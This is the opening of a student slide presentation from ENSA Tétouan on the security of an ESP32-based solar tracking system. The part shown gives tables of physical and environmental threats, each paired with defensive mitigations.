

SÉCURITÉ DES SYSTÈMES EMBARQUÉS



المدرسة الوطنية للعلوم التطبيقية بتطوان
جامعة تطوان | ملحوظات | ٢٠١٩-٢٠٢٠
ÉCOLE NATIONALE DES SCIENCES APPLIQUÉES
DE TÉTOUAN

SECURITY OF SOLAR TRACKING SYSTEM

Presented by :

KUNAKA DANIEL
SIMPORE TAOBATA
DIALLO Abdoul-Moumouni

Professor : YOUNES WADIAI





Sommaire

INTRODUCTION

02

**VULNÉRABILITÉS
PHYSIQUE**

04

**VULNÉRABILITÉ
LOGICIELLES: FIRMWARE**

10

**VULNÉRABILITÉ LOGICIELLES:
APPLICATION**

21


CONCLUSION

17

01 Introduction


Précédemment nous avons présenté notre projet qui consistait à développer un suiveur solaire intelligent basé sur un ESP32, en intégrant des capteurs de luminosité (LDR), des servomoteurs et une communication de données vers une application mobile via Firebase. Bien que ce système offre une amélioration en efficacité énergétique, il n'est pas exempt de vulnérabilités. Identifier ces failles est essentiel pour améliorer la fiabilité, la sécurité et la robustesse du dispositif.

SYSTEM LAYOUT






VULNÉRABILITÉS PHYSIQUE



PARTIE PHYSIQUE



HARDWARE VULNERABILITIES

Cable Cutting	- Buried conduits (1m+ depth) - Fiber-optic tamper-detection	Threat	Mitigation
Surge Attacks	- TVS diodes + gas-discharge tubes - Isolated power domains	Theft	- Tamper-proof bolts (shear-head) - GPS trackers embedded in frame - Vibration sensors + alarms
Spoofing	- Multi-spectral light sensors - Cross-check with weather APIs	Misalignment	- Mechanical hard stops (0° - 180°) - Encrypted motor control signals
Blockage	- Self-cleaning wipers/coatings - Redundant sensor placements	Physical Damage	- Laminated anti-reflective glass - Mesh guards for hail protection
Tampering	- Conduit-locked wiring - Connectors with breakaway logs		


ENVIRONMENTAL VULNERABILITIES

Location	Hot Climates	Cold Climates	Coastal Areas
Primary Risks	Overheating Dust storms	Ice buildup Snow load	Salt corrosion High winds
Mitigations	Active cooling + Cleaning	Heating coils + Angled mounts	Stainless steel mounts

OTHER VULNERABILITIES


